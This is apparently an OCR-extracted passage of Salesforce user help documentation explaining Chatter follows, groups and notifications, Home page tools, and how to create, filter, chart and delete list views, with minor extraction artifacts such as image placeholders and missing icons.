Follow People

Follow people to see their updates in your feed, including posts, comments, and likes.

Follow Records

Follow records so you can see updates in your feed, including field changes, posts, tasks, and comments on records.

Join or Leave Groups

Join groups to collaborate with other people on projects or common areas of interest. Share project-related files and information with the group.

Update Your Email Notifications in Chatter

Set your preferences for when to be notified via email about Chatter activity. For example, you can choose to not receive a notifcation when you have a new follower or when someone likes your posts, but get a notification when someone mentions you on Chatter.

Change Your Profile or Group Photo

Upload a photo to your profile so people can see who you are, or upload a photo for groups that you own or manage.

Available in: Salesforce Classic and Lightning Experience
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Go to your profile or the group's page.
2. Hover over the photo and click **Add Photo** or **Update**.
3. Browse for the photo you want to upload and open the file. You can upload photos in .jpg, .gif, or .png format up to 8 MB.
4. Create a thumbnail image by dragging the dotted lines across the photo.

   If the photo is for your profile and you're a member of any communities, you can select `Show in communities with publicly accessible pages`. This option makes the photo visible to guest users viewing publicly accessible sites or pages that don't require login.
5. Save your changes.

Follow People

Follow people to see their updates in your feed, including posts, comments, and likes.

Available in: Salesforce Classic and Lightning Experience
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To follow a person, click **Follow** on a person's profile page.

Once you follow people, you see their posts, comments, and likes in your feed. You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

To stop following a person, click ×. When you stop following a person, you don't see future updates from that person in your feed.

Follow Records

Follow records so you can see updates in your feed, including field changes, posts, tasks, and comments on records.

Available in: Salesforce Classic and Lightning Experience
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To view a record:
- "Read" on the record

The field changes you see in your feed depend on which of the fields your administrator configured for feed tracking. Updates to encrypted custom fields don't display in feeds.

To follow a record, click **Follow** on the record page.

When you follow a record, you see updates to the record in your feed. You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

If you want to automatically follow the records you create, enable this feature from your personal settings. Enter *My Feeds* in the Quick Find box, select **My Feeds**, and then select **Automatically follow records I create**. However, you don't auto-follow events, tasks, or dashboards after you create them.

To stop following a record, click on the record page. After you stop following a record, you don't see future updates to the record in your feed.

Join or Leave Groups

Join groups to collaborate with other people on projects or common areas of interest. Share project-related files and information with the group.

1. Go to group's detail page.
2. To join a public group, click **Join** or **Join Group**. To join a private group, click **Ask to Join**. Your request is sent to the private group's owner and managers, who accept or decline your request.

You can join up to 300 groups. All groups count toward this limit, except archived groups. For example, if you're a member of 300 groups, of which 10 are archived, you can join 10 more groups.

To leave a group you joined or withdraw your request to join a private group, go to the group detail page and click or **Leave Group**. If you don't see these options, ask your Salesforce admin to adjust the page layout.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Update Your Email Notifications in Chatter

Set your preferences for when to be notified via email about Chatter activity. For example, you can choose to not receive a notifcation when you have a new follower or when someone likes your posts, but get a notification when someone mentions you on Chatter.

Available in: Salesforce Classic and Lightning Experience
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. From the menu under your name, click **Setup** or **My Settings**.
2. Click **Chatter**.
3. Click **Email Notifications**.
4. Select your preferences.
5. Save your changes.

Organize Your Day

Stay on top of your meetings, tasks, and sales goals.

Track Your Sales Performance

Use the performance chart on the Home page in Lightning Experience to track your sales performance or the performance of your sales team against a customizable sales goal.

EDITIONS

Available in: Salesforce Classic

Available in: All Editions.

Schedule and Track Your Tasks and Events

View, create, and edit tasks and events directly on your Home page. If you have Salesforce for Outlook installed, you can sync your Outlook items with Salesforce, so they appear in the My Tasks and Calendar sections.

View Important Updates with the Assistant

Use the Assistant on the Home page in Lightning Experience to view important updates over the course of your day.

Track Your Sales Performance

Use the performance chart on the Home page in Lightning Experience to track your sales performance or the performance of your sales team against a customizable sales goal.


The performance chart displays data based on your sales team's opportunities if you have an associated team. Otherwise, the chart displays opportunities you own. Only opportunities for the current sales quarter that are closed or open with a probability over 70% are displayed.

- Closed—The sum of your closed opportunities.
- Open (>70%)—The sum of your open opportunities with a probability over 70%. The blue line in the chart is the combined total of the closed opportunities and open opportunities with a probability over 70%.
- Goal—Your customizable sales goal for the quarter. This field is specific to the performance chart and has no impact on forecast quotas or any other type of goal. Click to set the goal.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Hover over the chart to see the closed and committed opportunity amounts for different dates. If you hover over a date when an opportunity was closed or set to a probability over 70%, a blue dot appears. Click the dot to see a window with more opportunity details.

Schedule and Track Your Tasks and Events

View, create, and edit tasks and events directly on your Home page. If you have Salesforce for Outlook installed, you can sync your Outlook items with Salesforce, so they appear in the My Tasks and Calendar sections.

In the My Tasks section, you can

- Create tasks

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

- View and filter the list of tasks assigned to you. The list displays up to 15 tasks. To view all your tasks, click **View More**.

  identifies tasks that are part of a recurring series.

- Assign unresolved emails to related records; to view all your unassigned emails, click **My Unresolved Items**.

In the Calendar section, you can:

- Create events and meeting requests
- View a list of scheduled events for the next seven days.

  The tab displays up to 50 events per day. identifies events that are part of a recurring series, identifies events with invitees.

  The Requested Meetings subtab lists meetings you have requested but not confirmed. The tab displays a maximum of 100 requested meetings.

View Important Updates with the Assistant


Use the Assistant on the Home page in Lightning Experience to view important updates over the course of your day.

Click different leads or opportunities to go to the record's detail page.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The following updates appear in the Assistant:

- Leads assigned to you today
- Opportunities with overdue tasks
- Opportunities with no activity in 30 days
- Opportunities with no open activity

Updates about leads appear before updates about opportunities. Opportunity updates are arranged in order of close date.

Note:

- The Assistant doesn't show tasks due today or overdue tasks that aren't tied to an opportunity. The Today's Tasks component is an alternative that's available on the Home page, and it shows a list of your tasks due today.
- If you don't have access to activities on opportunities or if the opportunity pipeline is off, you instead see recommendations for opportunities that have close dates over the next 90 days.

Organize Your Data

Salesforce stores much of your data, like account information, in individual *records*, and organizes the data within objects. You can view and update your records and run reports on your data.

What's the Difference Between Standard and Custom Objects?

Salesforce comes with a variety of standard objects. For example, the Case object lets you store information about customer inquiries. Administrators can also create custom objects for records that store information that is unique to an organization.

Find and View Your Data

Use tabs, search, or lists to look at your records.

Update Your Data

Much of your Salesforce data is stored in individual *records*, and organized within objects. For example, the Account object presents all of your account records. If the Acme company is one of your accounts, you'll have an account record for Acme.

Analyze Your Data

Analyze and visualize your data with reports and dashboards. Salesforce offers a powerful suite of reporting tools that work together to help you understand and act on your data.

Note and Attachment Fields

There are a number of useful fields available for notes and attachments in Salesforce. There are different fields available for notes taken with Notes, our enhanced note-taking tool, and notes taken with the old note-taking tool.

What's the Difference Between Standard and Custom Objects?

Salesforce comes with a variety of standard objects. For example, the Case object lets you store information about customer inquiries. Administrators can also create custom objects for records that store information that is unique to an organization.

Standard objects, such as accounts, contacts, or opportunities are included with Salesforce by default. *Custom objects* are based on standard objects and extend their functionality.

The Salesforce administrator defines custom objects and their properties, such as custom fields, relationships to other types of data, page layouts, and a custom tab. If the administrator created a tab for a custom object, click the custom object's tab to view the records.

Important: If you landed on this page because you were looking for more information about a particular object, your Salesforce administrator didn't create a help page for that object. The Salesforce Help covers only the standard objects provided with the initial Salesforce integration.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view a custom object tab:
- "Read" on the custom object

To view custom object records:
- "Read" on the custom object

SEE ALSO:

Find and View Your Data

Create and Update Records

Find and View Your Data

Use tabs, search, or lists to look at your records.

EDITIONS

Available in: Salesforce Classic

Available in: All Editions

Find Your Records

To view all standard and custom objects that are available to you in your org, click the plus icon (+). To see the records for a particular object, click the record's tab.

Sort List Views

Lots of objects let you view records in lists, also called "list views". You can sort the records by one of the field columns. For example, you can sort the All Accounts list view by the `Account Name` field column, `Billing State/Province` field column, and others. You can also sort custom list views. Sorting is alphanumeric.

Print List Views

If your adminstrator enabled list view printing for your organization, you can print standard and custom list views.

Edit List View Filters in Salesforce Classic

To change a list view's filters, edit the list.

Visualize List View Data with Charts in Lightning Experience

See a graphic display of list view data with list view charts. There are three types of charts: vertical bar, horizontal bar, and donut. For any list view, select from available standard and custom list view charts. You can change the data display to another type, if desired.

Customize Your Data View

Create customized list views to display records that meet your own criteria. You determine which records display by setting filters. All records that meet your filter criteria appear in your list view.

Work with Related Lists on Records

On Salesforce records, links and details for associated records are grouped within related lists. Some related lists let you perform common tasks for the related object, like create records or attach files.

Open Items You've Recently Viewed

In the Recent Items section of the Salesforce sidebar, you'll find a list of up to 10 items (records, documents, custom objects, and the like) you've most recently added, edited, or viewed.

Display a Visual Summary with Kanban

The Kanban view displays a visual summary for a selection of records. By seeing all your records at once, you can more effectively monitor your work and keep deals moving forward.

Change Your Working Division

If your org uses divisions, you can change your working division from the Divisions field in the sidebar.

Change the Dashboard on Your Home Tab

If your Home tab contains a dashboard snapshot, you can change the dashboard.

Find Your Records


To view all standard and custom objects that are available to you in your org, click the plus icon (+). To see the records for a particular object, click the record's tab.

The tabs you see depend on your permissions and how your administrator configured Salesforce. Let's say your company wanted to track product inventory. The Salesforce adminstrator could create custom objects called Inventory and Merchandise and add them as tabs.

EDITIONS

Available in: Salesforce Classic


Available in: All Editions




You can change the order on page 79 of your tabs.

Find Record Data from a Tab

From a standard or custom record tab, select a view and click **Go!**.



That action takes you to the *list view*, filtered by the view you selected.



For example, if you select New This Week on the Contacts tab, the list view shows you the new contacts that were added this week.

Use Related Lists to Find Record Data

On many records, below the main page sections, look for related lists. They identify records that are associated with the record you're currently viewing. For example, an account record probably has a related list of contacts at that account.

Note: Which records you can view and update depends on your user profile, user permissions, and sharing settings. Work with your administrator to make sure that you have access to the records and data you need.

Sort List Views

Lots of objects let you view records in lists, also called "list views". You can sort the records by one of the field columns. For example, you can sort the All Accounts list view by the `Account Name` field column, `Billing State/Province` field column, and others. You can also sort custom list views. Sorting is alphanumeric.

1. Open the list view.
2. Click the header for the field column you want to sort by.
   An arrow appears indicating how the list is sorted: from the column's first record ( ) (alphanumerically) or its last ( ).

Note: Starting in Spring '13, you can't sort list views for the Users object in Salesforce orgs that have more than two million users.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To sort a list view:

- "Read" on the records in the list

Print List Views

If your adminstrator enabled list view printing for your organization, you can print standard and custom list views.

You can print list views for these objects:

- Accounts
- Activities
- Campaigns
- Cases
- Contacts
- Contracts
- Custom objects
- Documents
- Leads
- Opportunities
- Permission sets
- Price books
- Profiles
- Products
- Reports
- Solutions

1. Navigate to the list view.
2. Click the print icon at the top of the page.
   A printable page view displays.
3. To print the page, click **Print This Page**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To print a list view:

- "Read" on the records in the list

Edit List View Filters in Salesforce Classic

To change a list view's filters, edit the list.

Note: These steps work in Salesforce Classic. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Click **Edit** next to the list view name.

   If you see Clone instead of Edit, you don't have permission to edit this list view. Use **Clone** to clone the list view, save it under a different name and then edit the cloned list view.

2. In Specify Filter Criteria, change your `Filter By Owner` selection, if desired. Add or change the `Field`, `Operator`, or `Value` selections in Filter By Additional Fields.
3. Click **Save** to apply your edited filters to the list view.

All users with access to the list view see the results of your saved changes.

EDITIONS

Available in all editions

USER PERMISSIONS

To edit list views:

- "Read" on the type of record included in the list AND "Create and Customize List Views"

To edit create, edit, or delete public list views:

- "Read" on the type of record included in the list AND "Create and Customize List Views"

Visualize List View Data with Charts in Lightning Experience

See a graphic display of list view data with list view charts. There are three types of charts: vertical bar, horizontal bar, and donut. For any list view, select from available standard and custom list view charts. You can change the data display to another type, if desired.

Note: These steps work in Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. On an object home page, select a list view with data you want to visualize.
2. Click .
   The Charts panel appears.
3. To select a different chart, click next to the chart name.
4. To change the graphical display of data, click in the Charts panel and choose a new chart type.
   Your data changes to the new display.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To see list view charts:
- "Read" on the type of record included in the list

Customize Your Data View

Create customized list views to display records that meet your own criteria. You determine which records display by setting filters. All records that meet your filter criteria appear in your list view.

Create a Custom List View in Salesforce Classic

Create a list view to see a specific set of contacts, documents, or other object records. For example, create a list view of accounts in your state, leads with a specific lead source, or opportunities above a particular amount. You can also create views of contacts, leads, users, or cases to use for mass email recipient lists.

Create a List View in Lightning Experience

Create a view to see an infinitely scrollable list of records that meet your filter criteria.

Create a List View Chart in Lightning Experience

Create a chart to visualize list view data. There are three types of charts: vertical bar, horizontal bar, and donut. For any list view chart, you can change the data display to another type, if desired. When you create a list view chart for an object, such as Opportunities or Leads, the chart is associated with the object. The chart is available for any list view that you have permission to see for that object, except the Recently Viewed list.

Edit List View Filters in Salesforce Classic

To change a list view's filters, edit the list.

Edit List View Filters in Lightning Experience

Edit filters on a list view from List View Controls, or click to access the Filters panel.

Delete a List View in Salesforce Classic

You can delete a custom view when you no longer need it.

Delete a List View in Lightning Experience

You can delete a list view when you no longer need it.

Create a Custom List View in Salesforce Classic

Create a list view to see a specific set of contacts, documents, or other object records. For example, create a list view of accounts in your state, leads with a specific lead source, or opportunities above a particular amount. You can also create views of contacts, leads, users, or cases to use for mass email recipient lists.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To create custom list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

To create, edit, or delete public list views:
- "Manage Public List Views"

Note: These steps work in Salesforce Classic. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Click **Create New View** at the top of any list page or in the Views section of any tab home page.

   Note: If you don't see **Create New View**, you don't have the "Create and Customize List Views" permission. Contact your Salesforce admin to request it.

2. Enter the view name to display in the views drop-down list.
3. Enter a unique view name. The API and managed packages use this unique name.
4. Specify your filter criteria. If you want more filter fields, click **Add Filter Logic...** and then **Add Row**. You can have up to 10 fields in your filter criteria.
5. Select the fields you want to display on the list view.

   The default fields are automatically selected. From the fields that are in your page layout, you can display up to 15 different fields in your view.

   When you select a long text area field, the list view displays up to 255 characters.

6. Click **Save**. The view appears in the View drop-down list so you can access it later.

Example:

As a Salesforce admin or a user with the "Manage Public List View" permission, you have the option to hide the list view, so only you can see this list view. Open the list view. Select `Visible to certain groups of users`. Choose the type of group or role from the drop-down list, select the group or role from the list, then click **Add**.

Enterprise, Unlimited, Performance, and Developer Edition users can give access to a public group or role, including all users below that role. To share the list view:

Note: List views are visible to your Salesforce Customer Portal users if the `Visible to all users` setting is enabled for views of objects in Customer Portal users' profiles. To make list views visible only to your Salesforce users, select `Visible to certain groups of users`. Then share the view with the All Internal Users group or a selected set of internal groups and roles.

When implementing a Customer Portal, create custom views that contain only relevant information for Customer Portal users. Then make those views visible to Customer Portal users by sharing them with the All Customer Portal Users group, or a set of portal groups and roles.

Create a List View in Lightning Experience

Create a view to see an infinitely scrollable list of records that meet your filter criteria.

Note: These steps work in Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

Actions you can take for list views are available in the List View Controls menu, accessed by clicking .

1. From List View Controls, select **New**.
2. Enter a name for your list.
3. Choose who can see this list view: just you, or all users, including Partner and Customer Portal users.
4. Click **Save**. The Filters panel appears.
5. Click **Show me**, then select **All *objects*** or **My *objects***.
6. Click **Done**.
7. Add and set filters to view only the records that meet your criteria. You have different options depending on the field you want to filter and the operator you choose.

   Filters support values only between the minimum and maximum for a signed 23-bit integer, or between 1 and 2,147,483,648. A value outside of this range disables that filter.

   a. Click **Add Filter**.
   b. From the New Filter drop-down menu, select the field to filter.
   c. From the Filter by... drop-down menu, select an operator. For example, choose **equals**, **starts with**, or **does not contain**.
   d. For Value, make a selection or enter a value.
   e. Click **Done**.
   f. To set another filter, click **Add Filter**.
   g. To remove a filter, click near the filter name.

8. To add logic that further refines which records appear in your list view, click **Filter Logic**. Use the number assigned to each filter to reference filters in your logic statement.

   Important: Include every filter number in your logic statement. You can't have filters that aren't referenced in the logic statement.

Operand	Definition
AND	Finds records that match both values. **1 AND 2**
OR	Finds records that match either value. **1 OR 2**

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

To create, edit, or delete public list views:
- "Manage Public List Views"

Operand	Definition
NOT	Finds records that exclude values. For example, Filter 1 is **Industry equals Biotechnology**. You set filter logic as **NOT 1**. Your report returns records that don't have Biotechnology as the Industry value.

Let's say a rep wants to see all opportunities created in July 2015 or later, that are either in late stages of negotiation or have high probability to close, or both. Here are the filters:

a. Last Modified Date greater or equal 7/1/2015

b. Stage contains Proposal/Price Quote, Negotiation/Review

c. Probability greater or equal 50

Then the rep adds the logic statement: `1 AND (2 OR 3)`.

Note: NOT doesn't work with parenthetical expressions. For example, the expression `1 AND NOT (2 AND 3)` evaluates as `1 AND (NOT 2 AND 3)`. In the filter results, no records are returned when you'd expect to see some records.

9. Click **Save**. The view appears in the list view drop-down list so you can access it later.

10. Optionally, choose and order the columns in your list view.

a. From the List View Controls menu, **Select Fields to Display**.

b. To add columns, select one or more fields from Available Fields and use the arrow to move them to Visible Fields.

c. To remove columns, select one or more fields from Visible Fields and use the arrow to move them to Available Fields.

d. Order columns by selecting one or more fields from Visible Fields and using the arrows to move them up or down.

e. Click **Save**.

Note: In list views you see only the data that you have access to. You see records that you own or have read or write access to, and records shared with you. List views also include records owned by or shared with users in roles below you in the role hierarchy. You can see only the fields that are visible according to your page layout and field-level security settings.

Create a List View Chart in Lightning Experience

Create a chart to visualize list view data. There are three types of charts: vertical bar, horizontal bar, and donut. For any list view chart, you can change the data display to another type, if desired. When you create a list view chart for an object, such as Opportunities or Leads, the chart is associated with the object. The chart is available for any list view that you have permission to see for that object, except the Recently Viewed list.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create list view charts:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

Note: These steps work in Lightning Experience. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. On an object home page, select a list view with data you want to visualize.
2. Click .
3. In the Charts panel that appears, click .
4. Select **New Chart**.
   A dialog box appears.
5. Enter a chart name.
6. Select a chart type: vertical bar, horizontal bar, or donut.
7. Select the aggregate type, aggregate field, and grouping field.
   The aggregate type specifies how the field data is calculated: by sum, count, or average. The aggregate field specifies the type of data to calculate. The grouping field labels the chart segments.
8. To view your chart, click **Save**.

Example: Your sales team wants to compare accounts by number of employees to focus prospecting efforts on large corporations. One of the reps creates a horizontal bar chart by selecting **Sum** as the aggregate type, **Employees** as the aggregate field, and **Account Name** as the grouping field. The chart shows the number of employees at each account by account name.

Edit List View Filters in Salesforce Classic

To change a list view's filters, edit the list.

EDITIONS

Available in all editions

USER PERMISSIONS

To edit list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

To edit create, edit, or delete public list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

Note: These steps work in Salesforce Classic. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Click **Edit** next to the list view name.
   If you see Clone instead of Edit, you don't have permission to edit this list view. Use **Clone** to clone the list view, save it under a different name and then edit the cloned list view.
2. In Specify Filter Criteria, change your `Filter By Owner` selection, if desired. Add or change the `Field`, `Operator`, or `Value` selections in Filter By Additional Fields.
3. Click **Save** to apply your edited filters to the list view.

All users with access to the list view see the results of your saved changes.

Edit List View Filters in Lightning Experience

Edit filters on a list view from List View Controls, or click to access the Filters panel.

Important: These steps work in Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

Actions you can take for list views are available in the List View Controls menu, accessed by clicking .

Note: Some list views have predefined filter scopes and can't be filtered. For example, the SOQL query for a generic Team list view or the Recently Viewed list view doesn't allow further filtering of the query results.

1. From List View Controls, select **Edit List Filters**. Alternatively, click .

   The Filters panel appears. Edit, remove, or add filters to view only the records that meet your criteria. You have different options depending on the field you want to filter and the operator you choose.

2. Click the filter you want to change.
3. From the Filter by... drop-down menu, select an operator. For example, choose **equals**, **starts with**, or **excludes**.
4. In Value, make a selection or enter a value, then click **Done**.

   Filters support values only between the minimum and maximum for a signed 23-bit integer, or between 1 and 2,147,483,648. A value outside of this range disables that filter.

5. Adjust your filter logic if needed. The filter logic statement can't reference a filter number that doesn't exist.

   Note: NOT doesn't work with parenthetical expressions. For example, the expression `1 AND NOT (2 AND 3)` evaluates as `1 AND (NOT 2 AND 3)`. In the filter results, no records are returned when you'd expect to see some records.

6. To apply the edited filters and update the list, click **Save**.

Everyone with access to the list sees the results of your saved changes.

Example: You want to display a set of opportunities on a board rather than in a grid, but the list view includes records with different record types. The Opportunities board can only display list views with records of a single record type. To make the view displayable on a board, edit the filters on your list view. On the Filters panel, select **Add Filter**. Choose **Opportunity Record Type** and the **equals** operator, then input the value of the record type you want. Your edited list view can now be displayed on the board.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

To create, edit, or delete public list views:
- "Read" on the type of record included in the list AND "Create and Customize List Views"

Delete a List View in Salesforce Classic

You can delete a custom view when you no longer need it.

Note: These steps work in Salesforce Classic. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Select a custom list view.
2. Click **Edit**.
3. Click **Delete**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

USER PERMISSIONS

To delete public list views
- "Manage Public List Views"

Delete a List View in Lightning Experience

You can delete a list view when you no longer need it.

Note: These steps work in Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Select a list view.
2. Click to access List View Controls.
3. Select **Delete**.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete public list views
- "Manage Public List Views"

Work with Related Lists on Records

